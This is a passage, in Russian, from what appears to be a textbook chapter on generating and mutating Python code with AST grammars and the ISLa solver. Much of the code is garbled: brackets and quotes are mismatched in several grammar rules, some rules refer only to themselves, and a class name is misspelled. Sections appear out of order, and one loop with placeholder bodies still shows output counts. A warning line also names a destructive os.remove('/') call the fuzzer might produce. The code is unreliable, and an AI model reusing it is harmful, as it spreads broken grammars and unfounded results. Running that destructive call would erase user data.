Закодируем структуры грамматикой, снова опираясь на [абстрактную грамматику AST](#). Все они принимают также *контекст* использования идентификаторов: `Load()` при вычислении, `Store()` слева от присваивания — в Python допустимо, например, `(x, y) = (1, 2)` — и `Del()` в операторе `del`. Пока будем взаимозаменяемо использовать `Load()` и `Del()`.

```
PYTHON_AST_COMPOSITES_GRAMMAR: Grammar = extend_grammar(
    PYTHON_AST_CONSTANTS_GRAMMAR, {
        '<expr>': PYTHON_AST_CONSTANTS_GRAMMAR['<expr>'] + [
            '<Dict>', '<Set>', '<List>', '<Tuple>'
        ],

        '<Dict>': ['Dict(keys=<expr_list>, values=<expr_list>')'],
        '<Set>': ['Set(elts=<nonempty_expr_list>)', '<EmptySet>'],
        '<EmptySet>': [
            'Call(func=Name(id="set", ctx=Load()), args=[], keywords=[])'
        ],
        '<List>': [
            'List(elts=<expr_list>, ctx=Load())',
            'List(elts=<expr_list>, ctx=Del())',
        ],
        '<Tuple>': [
            'Tuple(elts=<expr_list>, ctx=Load())',
            'Tuple(elts=<expr_list>, ctx=Del())',
        ],

        # Lists of expressions
        '<expr_list>': ['[<exprs>?]',
            '<nonempty_expr_list>': ['[<exprs>]',
            '<exprs>': ['<expr>', '<exprs>', '<expr>'],
    })

assert is_valid_grammar(PYTHON_AST_COMPOSITES_GRAMMAR)
```

Сгенерируем образцы разных составных типов:

```
for elt in ['<Constant>', '<Dict>', '<Set>', '<List>', '<Tuple>']:
    print(elt)
    test_samples(PYTHON_AST_COMPOSITES_GRAMMAR, start_symbol=elt)
    print()
```

Среди результатов встречаются непривычные выражения:

1. `()` — пустой кортеж.
2. `(1,)` — одноэлементный кортеж.
3. `{}` — пустой словарь, а `{1}` — одноэлементное множество.

4. Пустое множество обозначается `set()`.

Использование `set()` для пустого множества — особенность нашей `PYTHON_AST_COMPOSITES_GRAMMAR`. Если вызвать конструктор `Set()` без элементов, получится красивое выражение:

```
print(ast.unparse(Set(elts=[])))
# {*()}
```

Оно действительно вычисляется в пустое множество:

```
{*()}
# set()
```

Технически всё это правильно, но мы предпочитаем более читаемый код. Если хотите запутать друзей-программистов, всегда пишите `{*()}` вместо `set()`.

Конец экскурсии

Экскурс: присваивания переменным

Теперь добавим присваивания. Они усложняют задачу, поскольку слева от присваивания допустим лишь ограниченный набор выражений.

```
PYTHON_AST_ASSIGNMENTS_GRAMMAR: Grammar = extend_grammar(
    PYTHON_AST_ATTRS_GRAMMAR, {
        '<start>': ['<stmt>'],

        '<stmt>': ['<Assign>', '<AugAssign>', '<Expr>'],

        # Assignments
        '<Assign>': [
            'Assign(targets=<nonempty_lhs_expr_list>, value=<expr><type_comment>?)',
        ],
        '<type_comment>': ['<type_comment>=<string>'],
        '<AugAssign>': [
            'AugAssign(target=<lhs_expr>, op=<operator>, value=<expr>)',
        ],

        # Lists of left-hand side expressions
        '<nonempty_lhs_expr_list>': ['<lhs_exprs>'],
        '<lhs_exprs>': ['<lhs_expr>', '<lhs_exprs>', '<lhs_expr>'],

        # Structures allowed on the left-hand side
        '<lhs_expr>': [
            '<lhs_Name>', '<lhs_List>', '<lhs_Tuple>', '<lhs_Attribute>',
            '<lhs_Subscript>', '<lhs_Starred>',
        ],

        '<lhs_Name>': ['Name(id=<identifier>, ctx=Store())'],
        '<lhs_List>': [
            'List(elts=<nonempty_lhs_expr_list>, ctx=Store())',
        ],
        '<lhs_Tuple>': [
            'Tuple(elts=<nonempty_lhs_expr_list>, ctx=Store())',
        ],
        '<lhs_Attribute>': [
            'Attribute(value=<lhs_expr>, attr=<identifier>, ctx=Store())',
        ],
        '<lhs_Subscript>': [
            'Subscript(value=<lhs_expr>, slice=<Slice>, ctx=Store())',
        ],
        '<lhs_Starred>': [
            'Starred(value=<lhs_expr>, ctx=Store())',
        ],
    })
```

```

    ],
})

assert is_valid_grammar(PYTHON_AST_ASSIGNMENTS_GRAMMAR)

for elt in ['<Assign>', '<AugAssign>']:
    print(elt)
    test_samples(PYTHON_AST_ASSIGNMENTS_GRAMMAR, start_symbol=elt)
    print()

```

Конец экскурсии

Экскурс: инструкции

Теперь перейдём к инструкциям. Их довольно много.

```

PYTHON_AST_STMTS_GRAMMAR: Grammar = extend_grammar(
    PYTHON_AST_ASSIGNMENTS_GRAMMAR, {
        '<start>': ['<stmt>'],

        '<stmt>': PYTHON_AST_ASSIGNMENTS_GRAMMAR['<stmt>'] + [
            '<For>', '<While>', '<If>', '<Return>', '<Delete>', '<Assert>',
            '<Pass>', '<Break>', '<Continue>', '<With>'
        ],

        # Control structures
        '<For>': [
            'For(target=<lhs_expr>, iter=<expr>, body=<nonempty_stmt_list>, '
            'orelse=<stmt_list><type_comment>)'
        ],
        '<stmt_list>': ['[<stmts>?]', ],
        '<nonempty_stmt_list>': ['[<stmts>]', ],
        '<stmts>': ['<stmt>', '<stmt>', '<stmts>'],

        '<While>': [
            'While(test=<expr>, body=<nonempty_stmt_list>, orelse=<stmt_list>)'
        ],

        '<If>': [
            'If(test=<expr>, body=<nonempty_stmt_list><orelse_param>)'
        ],
        '<orelse_param>': [' ', orelse=<stmt_list>'],

        '<With>': [
            'With(items=<withitem_list>, body=<nonempty_stmt_list><type_comment>?)'
        ],
        '<withitem_list>': ['[<withitems>?]', ],
        '<withitems>': ['<withitem>', '<withitems>', '<withitem>'],
        '<withitem>': [
            'withitem(context_expr=<expr>)',
            'withitem(context_expr=<expr>, optional_vars=<lhs_expr>)',
        ],

        # Other statements
        '<Return>': ['Return()', 'Return(value=<expr>)', ],
        '<Delete>': ['Delete(targets=<expr_list>)', ],
        '<Assert>': ['Assert(test=<expr>)', 'Assert(test=<expr>, msg=<expr>)', ],
        '<Pass>': ['Pass()', ],
        '<Break>': ['Break()', ],
        '<Continue>': ['Continue()', ]

        # FIXME: AsyncFor, AsyncWith, Match, Try, TryStar,
        # Import, ImportFrom, Global, Nonlocal...
    })
if sys.version_info >= (3, 13):

```

```

PYTHON_AST_STMTS_GRAMMAR: Grammar = extend_grammar(
    PYTHON_AST_STMTS_GRAMMAR, {
        '<If>': [
            'If(test=<expr>, body=<nonempty_stmt_list><orelse_param>?)'
        ],
    })

assert is_valid_grammar(PYTHON_AST_STMTS_GRAMMAR)

for elt in PYTHON_AST_STMTS_GRAMMAR['<stmt>']:
    print(elt)
    test_samples(PYTHON_AST_STMTS_GRAMMAR, start_symbol=elt)
    print()

```

Проверим, может ли грамматика правильно *разбирать* нетривиальный код:

```

with_tree = ast.parse("""
with open('foo.txt') as myfile:
    content = myfile.readlines()
    if content is not None:
        print(content)
""")

python_ast_stmts_grammar = convert_ebnf_grammar(PYTHON_AST_STMTS_GRAMMAR)
with_tree_str = ast.dump(with_tree.body[0])
print(with_tree_str)
with_solver = ISLaSolver(python_ast_stmts_grammar)
assert with_solver.check(with_tree_str)

```

Грамматика действительно правильно разбирает нетривиальный код. Всё идёт хорошо.

Конец экскурса

Экскурс: определения функций

Теперь добавим определения функций. Здесь не так много неожиданностей.

```

print(ast.dump(ast.parse("""
def f(a, b=1):
    pass
"""), indent=4))

PYTHON_AST_DEFS_GRAMMAR: Grammar = extend_grammar(PYTHON_AST_STMTS_GRAMMAR, {
    '<stmt>': PYTHON_AST_STMTS_GRAMMAR['<stmt>'] + ['<FunctionDef>'],

    '<FunctionDef>': [
        'FunctionDef(name=<identifier>, args=<arguments>, '
        'body=<nonempty_stmt_list><decorator_list_param><returns>?<type_comment>?)'
    ],
    '<decorator_list_param>': ['<decorator_list>'],

    '<arguments>': [
        'arguments(<posonlyargs_param>args=<arg_list><vararg>?'
        '<kwonlyargs_param><kw_defaults_param><kwarg>?<defaults_param>)'
    ],
    '<posonlyargs_param>': ['<posonlyargs>'],
    '<kwonlyargs_param>': ['<kwonlyargs>'],
    '<kw_defaults_param>': ['<kw_defaults>'],
    '<defaults_param>': ['<defaults>'],

    '<arg_list>': ['<args>'],
    '<args>': ['<arg>', '<arg>', '<arg>'],
    '<arg>': ['<arg>'],

    '<vararg>': ['<vararg>'],

```

```

'<kwarg>': ['<kwarg>'],
'<returns>': ['<returns>'],

# FIXME: Not handled: AsyncFunctionDef, ClassDef
})

```

В Python 3.12 и новее определения функций содержат также поле `type_params`:

```

if sys.version_info >= (3, 12):
    PYTHON_AST_DEFS_GRAMMAR: Grammar = extend_grammar(
        PYTHON_AST_DEFS_GRAMMAR, {
            '<FunctionDef>': [
                'FunctionDef(name=<identifier>, args=<arguments>, '
                'body=<nonempty_stmt_list><decorator_list_param>'
                '<returns>?<type_comment>?<type_params>?)'
            ],
            '<type_params>': ['<type_params>'],
            '<type_param_list>': ['<type_param>'],
            '<type_param>': ['<TypeVar>', '<ParamSpec>', '<TypeVarTuple>'],
            '<TypeVar>': ['TypeVar(name=<identifier>(<bound>=<expr>)?)'],
            '<ParamSpec>': ['ParamSpec(name=<identifier>)', ],
            '<TypeVarTuple>': ['TypeVarTuple(name=<identifier>)', ]
        })

```

В Python 3.13 и новее несколько атрибутов `<FunctionDef>` и `<arguments>` стали необязательными:

```

if sys.version_info >= (3, 13):
    PYTHON_AST_DEFS_GRAMMAR: Grammar = extend_grammar(
        PYTHON_AST_DEFS_GRAMMAR, {
            '<FunctionDef>': [
                'FunctionDef(name=<identifier>, args=<arguments>, '
                'body=<nonempty_stmt_list><decorator_list_param>?'
                '<returns>?<type_comment>?<type_params>?)'
            ],
            '<arguments>': [
                'arguments(<posonlyargs_param>?args=<arg_list><vararg>?'
                '<kwonlyargs_param>?kw_defaults_param?<kwarg>?<defaults_param>?)'
            ],
        })

assert is_valid_grammar(PYTHON_AST_DEFS_GRAMMAR)

for elt in ['<arguments>', '<FunctionDef>']:
    print(elt)
    test_samples(PYTHON_AST_DEFS_GRAMMAR, start_symbol=elt)
    print()

```

Конец экскурсии

Экскурс: модули

Завершим *модулями* — последовательностями определений. После всех предыдущих конструкций это уже довольно просто.

```

PYTHON_AST_MODULE_GRAMMAR: Grammar = extend_grammar(PYTHON_AST_DEFS_GRAMMAR, {
    '<start>': ['<mod>'],
    '<mod>': ['<Module>'],
    '<Module>': ['Module(body=<nonempty_stmt_list><type_ignore_param>)', ],

    '<type_ignore_param>': ['<type_ignores>'],
    '<type_ignore_list>': ['<type_ignore>'],
    '<type_ignores>': ['<type_ignore>', '<type_ignore>', '<type_ignore>'],
    '<type_ignore>': ['TypeIgnore(lineno=<integer>, tag=<string>)', ],
})
if sys.version_info >= (3, 13):

```

```

PYTHON_AST_MODULE_GRAMMAR: Grammar = extend_grammar(
    PYTHON_AST_MODULE_GRAMMAR, {
        '<Module>': ['Module(body=<nonempty_stmt_list><type_ignore_param>?)'],
    })

assert is_valid_grammar(PYTHON_AST_MODULE_GRAMMAR)

for elt in ['<Module>']:
    print(elt)
    test_samples(PYTHON_AST_MODULE_GRAMMAR, start_symbol=elt)
    print()

```

Конец экскурсии

Теперь покрыты почти все элементы AST Python. Осталось несколько конструкций, отмеченных выше **FIXME**; их добавление оставлено читателю. Объявим `PYTHON_AST_GRAMMAR` официальной итоговой грамматикой этой главы:

```

PYTHON_AST_GRAMMAR = PYTHON_AST_MODULE_GRAMMAR
python_ast_grammar = convert_ebnf_grammar(PYTHON_AST_GRAMMAR)

```

Она порождает множество весьма странных функций Python. Все они корректны, но только *синтаксически*: лишь немногие полученные образцы кода делают что-либо осмысленное.

```

for elt in ['<FunctionDef>']:
    print(elt)
    test_samples(PYTHON_AST_GRAMMAR, start_symbol=elt)
    print()

```

Экскурс: выражения

Расширим грамматику *выражениями*. Анализатор Python уже учитывает правила приоритета, поэтому все унарные и бинарные операторы можно обрабатывать одинаково.

```

print(ast.dump(ast.parse("2 + 2 is not False"), indent=4))

Module(
  body=[
    Expr(
      value=Compare(
        left=BinOp(
          left=Constant(value=2),
          op=Add(),
          right=Constant(value=2)),
        ops=[IsNot()],
        comparators=[Constant(value=False)])),
      type_ignores=[]))

PYTHON_AST_EXPRS_GRAMMAR: Grammar = extend_grammar(
    PYTHON_AST_COMPOSITES_GRAMMAR, {
        '<expr>': PYTHON_AST_COMPOSITES_GRAMMAR['<expr>'] + [
            '<BoolOp>', '<BinOp>', '<UnaryOp>', '<Compare>',
        ],

        # Booleans: and or
        '<BoolOp>': ['BoolOp(op=<boolop>, values=<expr_list>)'],
        '<boolop>': ['And()', 'Or()'],

        # Binary operators: + - * ...
        '<BinOp>': ['BinOp(left=<expr>, op=<operator>, right=<expr>)'],
        '<operator>': ['Add()', 'Sub()', 'Mult()', 'MatMult()',
            'Div()', 'Mod()', 'Pow()',
            'LShift()', 'RShift()', 'BitOr()', 'BitXor()', 'BitAnd()',
            'FloorDiv()'],
    })

```

```

# Unary operators: not + - ...
'UnaryOp': ['UnaryOp(op=<unaryop>, operand=<expr>)',
'UnaryOp': ['Invert()', 'Not()', 'UAdd()', 'USub()'],

# Comparisons: == != < <= > >= is in ...
'Compare': [
    'Compare(left=<expr>, ops=<cmpop_list>, comparators=<expr_list>)'
],
'cmpop_list': ['[<cmpops>?]',
'cmpops': ['<cmpop>', '<cmpop>', '<cmpops>'],
'cmpop': ['Eq()', 'NotEq()', 'Lt()', 'LtE()', 'Gt()', 'GtE()',
'Is()', 'IsNot()', 'In()', 'NotIn()'],

# FIXME: There are a few more expressions: GeneratorExp, Await, YieldFrom, ...
})

assert is_valid_grammar(PYTHON_AST_EXPRS_GRAMMAR)

for elt in ['<BoolOp>', '<BinOp>', '<UnaryOp>', '<Compare>']:
    print(elt)
    test_samples(PYTHON_AST_EXPRS_GRAMMAR, start_symbol=elt)
    print()

```

Порождаемые выражения включают, например, '8' or 6, -True, 524 - 188, not 26, 15 < 39 и более сложные вложенные сочетания.

Не все они *корректны по типам*: например, set() * set() во время выполнения возбуждает ошибку типа. Однако синтаксически их можно правильно разобрать.

Насколько хороша грамматика на этом этапе? Создадим двадцать выражений и проверим, сколько из них:

1. разбираются без SyntaxError;
2. вычисляются без TypeError.

```

expr_iterations = 20
bad_syntax = 0
bad_type = 0
ast_exprs_grammar = convert_ebnf_grammar(PYTHON_AST_EXPRS_GRAMMAR)
expr_solver = ISL solver(
    ast_exprs_grammar,
    max_number_free_instantiations=expr_iterations)

for i in range(expr_iterations):
    expr_tree = eval(str(expr_solver.solve()))
    expr_tree = fix_missing_locations(expr_tree)
    expr_str = ast.unparse(expr_tree)
    print(i, expr_str)
    try:
        ... # insert parsing code here
    except SyntaxError:
        bad_syntax += 1
    except TypeError:
        bad_type += 1

    try:
        ... # insert evaluation code here
    except TypeError:
        bad_type += 1
    except SyntaxError:
        bad_syntax += 1

print(f"Bad syntax: {bad_syntax}/{expr_iterations}")
print(f"Bad type: {bad_type}/{expr_iterations}")

Bad syntax: 0/20
Bad type: 0/20

```

Результат неплох. В принципе, ограничения ISLa позволяют добиться правильной типизации порождаемого кода, но для этого потребуются сотни или тысячи правил. Оставим такую задачу читателю.

Не повторяйте этот эксперимент после добавления *идентификаторов*. Существует небольшая вероятность, что фаззер синтезирует вызов вроде `os.remove("/")`, — и ваша файловая система исчезнет.

Конец экскурсии

Экскурс: имена и вызовы функций

Добавим *идентификаторы*, чтобы можно было вызывать *функции*.

```
ID_START = string.ascii_letters + '_'
ID_CONTINUE = ID_START + string.digits

print(ast.dump(ast.parse("xyzy(a, b=c)"), indent=4))

Module(
  body=[
    Expr(
      value=Call(
        func=Name(id='xyzy', ctx=Load()),
        args=[Name(id='a', ctx=Load())],
        keywords=[keyword(arg='b', value=Name(id='c', ctx=Load()))]),
      type_ignores=[]
    )
  ],
  PYTHON_AST_IDS_GRAMMAR: Grammar = extend_grammar(PYTHON_AST_EXPRS_GRAMMAR, {
    '<expr>': PYTHON_AST_EXPRS_GRAMMAR['<expr>'] + [
      '<Name>', '<Call>'
    ],
    # Identifiers
    '<Name>': [
      'Name(id=<identifier>, ctx=Load())',
      'Name(id=<identifier>, ctx=Del())'
    ],
    '<identifier>': ['<id>'],
    '<id>': ['<id_start><id_continue>'],
    '<id_start>': list(ID_START),
    '<id_continue>': list(ID_CONTINUE),
    # Function Calls
    '<Call>': ['Call(func=<func><args_param><keywords_param>')],
    '<args_param>': ['<args_list>'],
    '<keywords_param>': ['<keywords_list>'],
    '<func>': ['<expr>'],
    '<keywords_list>': ['<keywords>'],
    '<keywords>': ['<keyword>', '<keyword>', '<keywords>'],
    '<keyword>': ['keyword(arg=<identifier>, value=<expr>)']
  })

if sys.version_info >= (3, 13):
    PYTHON_AST_IDS_GRAMMAR: Grammar = extend_grammar(PYTHON_AST_IDS_GRAMMAR, {
      # As of 3.13, args and keywords parameters are optional
      '<Call>': ['Call(func=<func><args_param>?<keywords_param>?')],
    })

assert is_valid_grammar(PYTHON_AST_IDS_GRAMMAR)

for elt in ['<Name>', '<Call>']:
    print(elt)
    test_samples(PYTHON_AST_IDS_GRAMMAR, start_symbol=elt)
```



```
print()
```

Грамматика порождает имена вроде `n`, `jGn7g`, `psj` и вызовы вроде `xTzqJe5gQ(n80d, qkw=b)` или `k(set(), set(), E, o=c)`.

Проверим возможность разобрать отдельные идентификаторы, имена, пустые списки именованных аргументов и обычный вызов `open()`:

```
ast_ids_grammar = convert_ebnf_grammar(PYTHON_AST_IDS_GRAMMAR)

id_solver = ISLaSolver(ast_ids_grammar, start_symbol='<id>')
assert id_solver.check('open')

name_solver = ISLaSolver(ast_ids_grammar)
assert name_solver.check("Name(id='open', ctx=Load())")

call_solver = ISLaSolver(ast_ids_grammar, start_symbol='<keyword_list>')
assert call_solver.check('[]')

call_str = ast.dump(ast.parse('open("foo.txt", "r")').body[0].value)
print(call_str)
call_solver = ISLaSolver(ast_ids_grammar)
assert call_solver.check(call_str)

Call(func=Name(id='open', ctx=Load()), args=[Constant(value='foo.txt'), Constant(value='r')],
      keywords=[])
```

Конец экскурса

Экскурс: атрибуты и индексы

Добавим атрибуты и обращения по индексу.

```
print(ast.dump(ast.parse("a[b].c"), indent=4))

Module(
  body=[
    Expr(
      value=Attribute(
        value=Subscript(
          value=Name(id='a', ctx=Load()),
          slice=Name(id='b', ctx=Load()),
          ctx=Load()),
        attr='c',
        ctx=Load()))],
  type_ignores=[])

PYTHON_AST_ATTRS_GRAMMAR: Grammar = extend_grammar(PYTHON_AST_IDS_GRAMMAR, {
  '<expr>': PYTHON_AST_IDS_GRAMMAR['<expr>'] + [
    '<Attribute>', '<Subscript>', '<Starred>',
  ],

  # Attributes
  '<Attribute>': [
    'Attribute(value=<expr>, attr=<identifier>, ctx=Load())',
    'Attribute(value=<expr>, attr=<identifier>, ctx=Del())',
  ],

  # Subscripts
  '<Subscript>': [
    'Subscript(value=<expr>, slice=<Slice>, ctx=Load())',
    'Subscript(value=<expr>, slice=<Slice>, ctx=Del())',
  ],
  '<Slice>': [
    'Slice()', 'Slice(<expr>)', 'Slice(<expr>, <expr>)',
```

```

        'Slice(<expr>, <expr>, <expr>)',
    ],

    # Starred
    '<Starred>': [
        'Starred(value=<expr>, ctx=Load())',
        'Starred(value=<expr>, ctx=Del())',
    ],

    '<func>': ['<Name>', '<Attribute>', '<Subscript>'],
})

assert is_valid_grammar(PYTHON_AST_ATTRS_GRAMMAR)

for elt in ['<Attribute>', '<Subscript>', '<Starred>']:
    print(elt)
    test_samples(PYTHON_AST_ATTRS_GRAMMAR, start_symbol=elt)
    print()

```

Примеры включают 175 .M, v1L.CZ, None['t':], False[1632:], *[] и более сложные композиции.

Конец экскурсии

Класс для фаззинга Python

Для удобства введём класс PythonFuzzer, использующий построенную грамматику для порождения кода Python. Пользоваться им довольно просто.

```

class PythonFuzzer(ISLaSolver):
    """Produce Python code."""

    def __init__(self,
                  start_symbol: Optional[str] = None, *,
                  grammar: Optional[Grammar] = None,
                  constraint: Optional[str] = None,
                  **kw_params) -> None:
        """Produce Python code. Parameters are:

        * `start_symbol`: The grammatical entity to be generated
          (default: `<FunctionDef>`)
        * `grammar`: The EBNF grammar to be used
          (default: `PYTHON_AST_GRAMMAR`); and
        * `constraint`: an ISLa constraint (if any).

        Additional keyword parameters are passed to the `ISLaSolver` superclass.
        """
        if start_symbol is None:
            start_symbol = '<FunctionDef>'
        if grammar is None:
            grammar = PYTHON_AST_GRAMMAR
        assert start_symbol in grammar

        g = convert_ebnf_grammar(grammar)
        if constraint is None:
            super().__init__(g, start_symbol=start_symbol, **kw_params)
        else:
            super().__init__(g, constraint,
                             start_symbol=start_symbol, **kw_params)

    def fuzz(self) -> str:
        """Produce a Python code string."""
        abstract_syntax_tree = eval(str(self.solve()))
        ast.fix_missing_locations(abstract_syntax_tree)
        return ast.unparse(abstract_syntax_tree)

```

По умолчанию PythonFuzzer порождает *определение функции*, то есть заголовок и тело:

```
fuzzer = PythonFuzzer()
print(fuzzer.fuzz())

def L():
    continue
```

Передав начальный символ, можно получить произвольный элемент Python:

```
fuzzer = PythonFuzzer('<While>')
print(fuzzer.fuzz())

while (set()[set():set()], *(set())):
    if {}:
        while set():
            continue
        break
    else:
        del
        return
```

Полный список допустимых начальных символов получается так:

```
sorted(list(PYTHON_AST_GRAMMAR.keys()))
```

Настройка фаззера Python

При фаззинге могут интересовать *конкретные* свойства результата. На код, порождаемый PythonFuzzer, можно влиять двумя способами:

- приспособить *грамматику* к своим потребностям;
- добавить *ограничения*, настраивающие результат.

Изменение грамматики

Простой способ управлять генерацией — *адаптировать грамматику*.

Предположим, нужны определения функций без декораторов. Для этого изменим правило, порождающее определения функций:

```
PYTHON_AST_GRAMMAR['<FunctionDef>']

['FunctionDef(name=<identifier>, args=<arguments>,
    body=<nonempty_stmt_list><decorator_list_param><returns>?<type_comment>?)']
```

Как любое правило AST, оно записано в абстрактном синтаксисе, поэтому сначала нужно определить изменяемый элемент. В нашем случае это `decorator_list`.

Поскольку `decorator_list` — список, можно заставить правило порождать только пустой список. Исходную `PYTHON_AST_GRAMMAR` менять не будем; вместо этого `extend_grammar()` создаст новую грамматику с адаптированным правилом `<FunctionDef>`:

```
python_ast_grammar_without_decorators: Grammar = extend_grammar(
    PYTHON_AST_GRAMMAR, {
        '<FunctionDef>': [
            'FunctionDef(name=<identifier>, args=<arguments>, '
            'body=<nonempty_stmt_list>, decorator_list=[])'
        ]
    })
```

Работа ещё не закончена. Необходимо убедиться, что грамматика *валидна*, иначе любая опечатка в имени нетерминала вызовет проблемы при генерации. Используем `is_valid_grammar()`:

```
from ExpectError import ExpectError

with ExpectError():
    assert is_valid_grammar(python_ast_grammar_without_decorators)
```

После изменения появились *осиротевшие правила*: `<decorator_list_param>` и `<returns>` больше не используются. Удалим все такие правила функцией `trim_grammar()`:

```
python_ast_grammar_without_decorators = trim_grammar(
    python_ast_grammar_without_decorators)
assert is_valid_grammar(python_ast_grammar_without_decorators)
```

Теперь грамматика валидна и может применяться для фаззинга без декораторов:

```
fuzzer = PythonFuzzer(grammar=python_ast_grammar_without_decorators)
print(fuzzer.fuzz())

def X():
    break
```

После понимания структуры грамматики изменять её несложно. Но AST-грамматика сложна, а изменения и расширения тесно привязываются к её структуре. Поэтому внимательно изучите определения отдельных правил выше.

Настройка с помощью ограничений

Более изящная альтернатива изменению грамматики — *ограничения*, настраивающие её под нужный результат. Поскольку `PythonFuzzer` наследуется от `ISLaSolver`, ему можно передать аргумент `constraint`, как обсуждалось в главе о [фаззинге с ограничениями](#).

Чтобы каждый идентификатор определения функции содержал ровно десять символов, используем ограничение ISLa:

```
fuzzer = PythonFuzzer(constraint='str.len(<id>) = 10')
print(fuzzer.fuzz())

def yW00Lwypwp(): # type:
    return
```

Можно ограничивать и отдельные дочерние элементы, например имя самой функции:

```
# The <identifier> has quotes
fuzzer = PythonFuzzer(
    constraint='<FunctionDef>.<identifier> = "\'my_favorite_function\''')
print(fuzzer.fuzz())
```

В результате функция называется `my_favorite_function`, тогда как остальные части — аргументы, декораторы и тело — продолжают порождаться грамматикой.

Предположим, требуется проверить обработку больших чисел компилятором. Зададим ограничение: тело функции (`<nonempty_stmt_list>`) должно содержать хотя бы одно целое число (`<integer>`) со значением не меньше 1000:

```
fuzzer = PythonFuzzer(constraint=
"""
    exists <integer> x:
        (inside(x, <nonempty_stmt_list>) and str.to.int(x) > 1000)
""")
print(fuzzer.fuzz())
```

Например, в сгенерированной функции может появиться инструкция `del 1007`.

Если нужны нетривиальные функции, можно потребовать, чтобы тело содержало ровно *три* инструкции `<stmt>`. Поиск решения способен занять более минуты, но результат гарантированно будет нетривиальным:

```
# This will not work with ISLa 2
fuzzer = PythonFuzzer(constraint="""
    forall <FunctionDef> def: count(def, "<stmt>", "3")
    """)
print(fuzzer.fuzz())
```

Наконец, список декораторов, как в примере с изменением грамматики, можно ограничить пустым значением:

```
fuzzer = PythonFuzzer(
    constraint='<FunctionDef>..<expr_list> = "[ ]"'
)
print(fuzzer.fuzz())

def l(Jws4IzSPx_02ajk687obQB3mf1ULCTJWnAv9GHg0YRtVNycueKFDMihZ5rXd1pqEo,
    /, *, **g):
    return
```

Мутация кода

При создании кода для компиляторов — да и входных данных вообще — часто полезно не порождать *всё* с нуля, а *мутировать* существующие входы. Так достигается лучший баланс между *обычными* входами, выбранными для мутации, и *необычными*, чьи новые части добавлены мутациями.

Разбор входных данных

Чтобы *мутировать* вход, сначала нужно уметь его *разобрать*. Именно здесь грамматика проходит настоящее испытание: действительно ли она способна разобрать любой возможный код? Поэтому очень удобно опираться на проверенный существующий анализатор — в нашем случае анализатор Python — и работать с абстракцией, то есть AST.

Мы уже видели, как `ast.parse()` преобразует код в AST:

```
def sum(a, b):    # A simple example
    the_sum = a + b
    return the_sum

sum_source = inspect.getsource(sum)
sum_tree = ast.parse(sum_source)
print(ast.unparse(sum_tree))

def sum(a, b):
    the_sum = a + b
    return the_sum
```

Строковое представление дерева выглядит так:

```
sum_str = ast.dump(sum_tree)
sum_str

Module(body=[FunctionDef(name='sum', args=arguments(posonlyargs=[], args=[arg(arg='a'), arg(
    arg='b')]), kwonlyargs=[], kw_defaults=[], defaults=[]), body=[Assign(targets=[Name(id='the_sum',
    ctx=Store())], value=BinOp(left=Name(id='a', ctx=Load()), op=Add(), right=Name(id='b',
    ctx=Load()))), Return(value=Name(id='the_sum', ctx=Load()))], decorator_list=[]),
    type_ignores=[])
```

Наша грамматика способна разобрать эту нетривиальную строку:

```
solver = ISLaSolver(python_ast_grammar)
assert solver.check(sum_str)
```

Для мутации сначала преобразуем вход в *дерево вывода*. Это снова древовидное представление кода, но теперь его узлы являются элементами *нашей* грамматики.

```
sum_tree = solver.parse(sum_str)
```

Строковое представление дерева вывода очень длинное и не слишком полезное:

```
len(repr(sum_tree))
# 8737

repr(sum_tree)[:200]

DerivationTree('<start>', (DerivationTree('<mod>', (DerivationTree('<Module>', (DerivationTree(
    'Module(body=', ...
```

Но дерево вывода можно визуализировать:

```
from GrammarFuzzer import display_tree
display_tree(sum_tree)
```

Дерево состоит из *нетерминальных* узлов, дочерние элементы которых образуют развёртывание грамматики. В самой вершине <start> разворачивается в <mod>, тот — в <Module>. Это прямо следует из правил:

```
python_ast_grammar['<start>']
# ['<mod>']

python_ast_grammar['<mod>']
# ['<Module>']
```

Дочерний <Module> разворачивается в узлы:

- Module(body=;
- <nonempty_stmt_list>;
- , type_ignores=;
- <type_ignore_list>;
-).

Узлы вроде Module(body= и , type_ignores= называются *терминальными*, потому что дальше не разворачиваются. Нетерминалы вроде <nonempty_stmt_list> раскрываются ниже; в частности, <nonempty_stmt_list> содержит узел <FunctionDef>, представляющий определение sum().

Эта структура точно соответствует правилу <Module>:

```
python_ast_grammar['<Module>']
# ['Module(body=<nonempty_stmt_list><type_ignore_param>)']
```

Если обойти дерево в глубину слева направо и собрать только терминалы, получится исходная разобранная строка. Именно это возвращает str(sum_tree).

```
sum_ast = ast.fix_missing_locations(eval(str(sum_tree)))
print(ast.unparse(sum_ast))

def sum(a, b):
    the_sum = a + b
    return the_sum
```

Мутация входных данных

Дерево вывода даёт *структурированное* представление входа. В нашем случае AST уже предоставляет структуру, так зачем вводить ещё одну? Причина проста: дерево вывода позволяет

также *синтезировать* новые входы, потому что грамматика описывает его устройство.

Вход можно мутировать следующим образом:

1. Разобрать вход в дерево вывода.
2. Случайно выбрать узел `<symbol>` для мутации.
3. С помощью грамматики породить новое развёртывание `<symbol>`.
4. Заменить дочерние элементы `<symbol>` новым развёртыванием.
5. Повторить столько раз, сколько требуется.

Это неплохая самостоятельная задача по программированию. В качестве образца можно посмотреть `FragmentMutator` из главы о [фаззинге серого ящика с грамматиками](#).

К счастью, ISLa уже предоставляет такую функциональность. Метод `ISLaSolver.mutate()` принимает вход и мутирует его по правилам грамматики. Вход задаётся деревом вывода или строкой, а результатом служит дерево вывода, которое снова можно преобразовать в строку.

Применим `mutate()` к функции `sum()`. Параметры `min_mutations` и `max_mutations` определяют число шагов; установим оба в единицу, чтобы получить ровно одну мутацию.

```
sum_mutated_tree = solver.mutate(sum_str, min_mutations=1, max_mutations=1)
sum_mutated_ast = ast.fix_missing_locations(eval(str(sum_mutated_tree)))
print(ast.unparse(sum_mutated_ast))
```

Если выбран один из верхних узлов, например `<FunctionDef>` или `<Module>`, функция `sum()` заменяется чем-то совершенно иным. В противном случае код остаётся довольно похожим на исходный.

Чем больше мутаций, тем сильнее изменится код:

```
sum_mutated_tree = solver.mutate(sum_str, min_mutations=10, max_mutations=20)
sum_mutated_ast = ast.fix_missing_locations(eval(str(sum_mutated_tree)))
print(ast.unparse(sum_mutated_ast))

def sum(a, b):
    the_9GuWCvL4cpgyi37K5I_ = a + b
    return the_jXHPe1oqMG
```

Подбирая параметры `mutate()`, можно регулировать, насколько обычным или необычным будет вход.

Насколько эффективна мутация?

Помогает ли мутация существующего кода находить ошибки? Предположим, есть дефектный компилятор, генерирующий неправильный код для выражения вида `<elem> * (<elem> + <elem>)`. Функция `has_distributive_law()` ищет такое выражение в AST:

```
def has_distributive_law(tree) -> bool:
    for node in walk(tree):
